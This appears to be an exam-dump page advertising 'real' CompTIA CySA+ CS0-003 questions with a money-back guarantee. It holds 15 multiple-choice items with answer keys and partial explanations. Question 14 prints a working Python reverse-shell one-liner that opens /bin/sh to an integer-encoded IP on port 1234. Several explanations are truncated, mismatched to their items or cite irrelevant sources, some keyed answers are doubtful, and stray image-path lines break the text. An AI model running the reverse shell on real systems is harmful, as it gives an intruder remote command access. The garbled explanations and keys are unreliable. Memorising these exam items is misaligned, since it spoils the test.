CS0-003Q&As

CompTIA Cybersecurity Analyst (CySA+)

Pass CompTIA CS0-003 Exam with 100% Guarantee

Free Download Real Questions & Answers **PDF** and **VCE** file from:

https://www.pass2lead.com/cs0-003.html

100% Passing Guarantee
100% Money Back Assurance

Following Questions and Answers are all new published by CompTIA Official Exam Center

QUESTION 1

An organization implemented an extensive firewall access-control blocklist to prevent internal network ranges from communicating with a list of IP addresses of known command-and-control domains A security analyst wants to reduce the load on the firewall. Which of the following can the analyst implement to achieve similar protection and reduce the load on the firewall?

A. A DLP system

B. DNS sinkholing

C. IP address allow list

D. An inline IDS

Correct Answer: B

DNS sinkholing is a mechanism that can prevent internal network ranges from communicating with a list of IP addresses of known command-and-control domains by returning a false or controlled IP address for those domains. This can

reduce the load on the firewall by intercepting the DNS requests before they reach the firewall and diverting them to a sinkhole server. The other options are not relevant or effective for this purpose. CompTIA Cybersecurity Analyst (CySA+)

Certification Exam Objectives (CS0-002), page 9;

https://www.enisa.europa.eu/topics/incidentresponse/glossary/dns-sinkhole

QUESTION 2

A security analyst s monitoring a company\\'s network traffic and finds ping requests going to accounting and human resources servers from a SQL server. Upon investigation, the analyst discovers a technician responded to potential network connectivity issues. Which of the following is the best way for the security analyst to respond?

A. Report this activity as a false positive, as the activity is legitimate.

B. Isolate the system and begin a forensic investigation to determine what was compromised.

C. Recommend network segmentation to the management team as a way to secure the various environments.

D. Implement host-bases firewalls on all systems to prevent ping sweeps in the future.

Correct Answer: A

QUESTION 3

An analyst is remediating items associated with a recent incident. The analyst has isolated the vulnerability and is actively removing it from the system. Which of the following steps of the process does this describe?

A. Eradication

B. Recovery

C. Containment

D. Preparation

Correct Answer: A

Eradication is a step in the incident response process that involves removing any traces or remnants of the incident from the affected systems or networks, such as malware, backdoors, compromised accounts, or malicious files. Eradication also involves restoring the systems or networks to their normal or secure state, as well as verifying that the incident is completely eliminated and cannot recur. In this case, the analyst is remediating items associated with a recent incident by isolating the vulnerability and actively removing it from the system. This describes the eradication step of the incident response process.

QUESTION 4

An analyst receives threat intelligence regarding potential attacks from an actor with seemingly unlimited time and resources. Which of the following best describes the threat actor attributed to the malicious activity?

A. Insider threat

B. Ransomware group

C. Nation-state

D. Organized crime

Correct Answer: C

QUESTION 5

A cybersecurity analyst is concerned about attacks that use advanced evasion techniques. Which of the following would best mitigate such attacks?

A. Keeping IPS rules up to date

B. Installing a proxy server

C. Applying network segmentation

D. Updating the antivirus software

Correct Answer: A

QUESTION 6

Which of the following ICS network protocols has no inherent security functions on TCP port 502?

A. CIP

B. DHCP


C. SSH

D. Modbus

Correct Answer: D

QUESTION 7

The following output is from a tcpdump al the edge of the corporate network:



```
12:47:22.179345 PPPoE  [ses 0x5122] IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto IPv6 (411,
length 92) 10.
TCP (6) payload length: 32) 2001:67c:2158:a019::ace.53104 >
2001:0:5ef5:79fd:380c:1d57:a601:24fa.13788: Flags [s], c
options [mss 1412, nop, wacale 2, nop, nop, sackOK], length 0


12:47:22.251065 PPPoE  [ses 0x8122] IP (tos 0x0, ttl 59, id 0, offset 0, flags [DF], proto IPv6 (411,
length 92) 198.
header TCP (6) payload length: 32) 2001:0:5ef5:79fd:380c:1d57:a601:24fa.13788 >
2001:67c:2158:a019::ace.53104: Flags [s], c
ack 1155375166, win 8192, options [mss 1220, nop, wscale 8, nop, nop, sackOK], length 0
```

Which of the following best describes the potential security concern?

A. Payload lengths may be used to overflow buffers enabling code execution.

B. Encapsulated traffic may evade security monitoring and defenses

C. This traffic exhibits a reconnaissance technique to create network footprints.

D. The content of the traffic payload may permit VLAN hopping.

Correct Answer: B

Encapsulated traffic may evade security monitoring and defenses by hiding or obfuscating the actual content or source of the traffic. Encapsulation is a technique that wraps data packets with additional headers or protocols to enable communication across different network types or layers. Encapsulation can be used for legitimate purposes, such as tunneling, VPNs, or NAT, but it can also be used by attackers to bypass security controls or detection mechanisms that are not able to inspect or analyze the encapsulated traffic . https://www.techopedia.com/definition39/memory-dump

QUESTION 8

During an extended holiday break, a company suffered a security incident. This information was properly relayed to appropriate personnel in a timely manner and the server was up to date and configured with appropriate auditing and logging. The Chief Information Security Officer wants to find out precisely what happened. Which of the following actions should the analyst take first?

A. Clone the virtual server for forensic analysis

B. Log in to the affected server and begin analysis of the logs

C. Restore from the last known-good backup to confirm there was no loss of connectivity

D. Shut down the affected server immediately

Correct Answer: A

The first action that the analyst should take in this case is to clone the virtual server for forensic analysis. Cloning the virtual server involves creating an exact" state at a specific point in time. Cloning the virtual server can help preserve and protect any evidence or information related to the security incident, as well as prevent any tampering, contamination, or destruction of evidence. Cloning the virtual server can also allow the analyst to safely analyze and investigate the incident without affecting the original server or its operations.

QUESTION 9

A security analyst must preserve a system hard drive that was involved in a litigation request

Which of the following is the best method to ensure the data on the device is not modified?

A. Generate a hash value and make a backup image.

B. Encrypt the device to ensure confidentiality of the data.

C. Protect the device with a complex password.


D. Perform a memory scan dump to collect residual data.

Correct Answer: A

Generating a hash value and making a backup image is the best method to ensure the data on the device is not modified, as it creates a verifiable copy of the original data that can be used for forensic analysis. Encrypting the device, protecting it with a password, or performing a memory scan dump do not prevent the data from being altered or deleted. Verified References: CompTIA CySA+ CS0-002 Certification Study Guide, page 3291

QUESTION 10

A security analyst is analyzing the following output from the Spider tab of OWASP ZAP after a vulnerability scan was completed: Which of the following options can the analyst conclude based on the provided output?



```
METHOD  URI                               FLAG
GET     http://comptia.com                Seed
GET     http://comptia.com/robots.txt     Seed
GET     http://comptia.com/sitemap.xml    Seed
GET     http://localhost                  Out of
                                          scope
```

A. The scanning vendor used robots to make the scanning job faster

B. The scanning job was successfully completed, and no vulnerabilities were detected

C. The scanning job did not successfully complete due to an out of scope error

D. The scanner executed a crawl process to discover pages to be assessed

Correct Answer: D

The output shows the result of usi"fter a vulnerability scan was completed. The Spider tab allows users to crawl web applications and discover pages and resources that can be assessed for vulnerabilities. The output shows that the scanner

discovered various pages under different directories, such as /admin/, /blog/, /contact/, etc., as well as some parameters and forms that can be used for testing inputs and outputs. CompTIA Cybersecurity Analyst (CySA+) Certification Exam

Objectives (CS0-002), page 9;

https://www.zaproxy.org/docs/desktop/start/features/spider/

QUESTION 11

A new prototype for a company\\'s flagship product was leaked on the internet. As a result, the management team has locked out all USB dives. Optical drive writers are not present on company computers. The sales team has been granted an exception to share sales presentation files with third parties. Which of the following would allow the IT team to determine which devices are USB enabled?

A. Asset tagging

B. Device encryption

C. Data loss prevention

D. SIEM logs

Correct Answer: D

QUESTION 12

An employee accessed a website that caused a device to become infected with invasive malware. The incident response analyst has:

1.

created the initial evidence log.

2.

disabled the wireless adapter on the device.

3.

interviewed the employee, who was unable to identify the website that was accessed.

4.

reviewed the web proxy traffic logs.

Which of the following should the analyst do to remediate the infected device?

A. Update the system firmware and reimage the hardware.

B. Install an additional malware scanner that will send email alerts to the analyst.

C. Configure the system to use a proxy server for Internet access.

D. Delete the user profile and restore data from backup.

Correct Answer: A

Updating the system firmware and reimaging the hardware is the best action to perform to remediate the infected device, as it helps to ensure that the device is restored to a clean and secure state and that any traces of malware are removed. Firmware is a type of software that controls the low-level functions of a hardware device, such as a motherboard, hard drive, or network card. Firmware can be updated or flashed to fix bugs, improve performance, or enhance security. Reimaging is a process of erasing and restoring the data on a storage device, such as a hard drive or a solid state drive, using an image file that contains a copy of the operating system, applications, settings, and files. Reimaging can help to recover from system failures, data corruption, or malware infections. Updating the system firmware and reimaging the hardware can help to remediate the infected device by removing any malicious code or configuration changes that may have been made by the malware, as well as restoring any missing or damaged files or settings that may have been affected by the malware. This can help to prevent further damage, data loss, or compromise of the device or the network. The other actions are not as effective or appropriate as updating the system firmware and reimaging the hardware, as they do not address the root cause of the infection or ensure that the device is fully cleaned and secured. Installing an additional malware scanner that will send email alerts to the analyst may help to detect and remove some types of malware, but it may not be able to catch all malware variants or remove them completely. It may also create conflicts or performance issues with other security tools or systems on the device. Configuring the system to use a proxy server for Internet access may help to filter or monitor some types of malicious traffic or requests, but it may not prevent or remove malware that has already infected the device or that uses other methods of communication or propagation. Deleting the user profile and restoring data from backup may help to recover some data or settings that may have been affected by the malware, but it may not remove malware that has infected other parts of the system or that has persisted on the device.

QUESTION 13

A Chief Information Security Officer wants to map all the attack vectors that the company faces each day. Which of the following recommendations should the company align their security controls around?

A. OSSTMM

B. Diamond Model of Intrusion Analysis


C. OWASP

D. MITRE ATTandCK

Correct Answer: D


QUESTION 14

A security analyst found the following entry in a server log:



```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM);s.connect(("167772161",1234));os.dup2(s.fileno (),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

The analyst executed netstat and received the following output:



	Proto	Local address	Foreign address	State
1	tcp	192.168.1.1:80	*	LISTENING
2	tcp	192.168.1.1:1234	*	LISTENING
3	tcp	192.168.1.1:80	10.0.0.1:53264	ESTABLISHED
4	tcp	192.168.1.1:32347	10.0.0.2:80	ESTABLISHED
5	tcp	192.168.1.1:34751	10.0.0.1:1234	ESTABLISHED
6	tcp	192.168.1.1:80	192.168.1.15:12974	ESTABLISHED
7	tcp	192.168.1.1:38772	192.168.1.1:80	ESTABLISHED

Which of the following lines in the output confirms this was successfully executed by the server?

A. 1

B. 2

C. 3

D. 4

E. 5

F. 6

G. 7

Correct Answer: E

QUESTION 15

Which of the following best describes the reporting metric that should be utilized when measuring the degree to which a system, application, or user base is affected by an uptime availability outage?

A. Timeline

B. Evidence

C. Impact

D. Scope

Correct Answer: C

The impact metric is the best way to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The impact metric quantifies the consequences of the outage in terms of lost revenue, productivity, reputation, customer satisfaction, or other relevant factors. The impact metric can help prioritize the recovery efforts and justify the resources needed to restore the service.The other options are not the best ways to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The timeline metric (A) measures the duration and frequency of the outage, but not its effects. The evidence metric (B) measures the sources and types of data that can be used to investigate and analyze the outage, but not its effects. The scope metric (D) measures the extent and severity of the outage, but not its effects.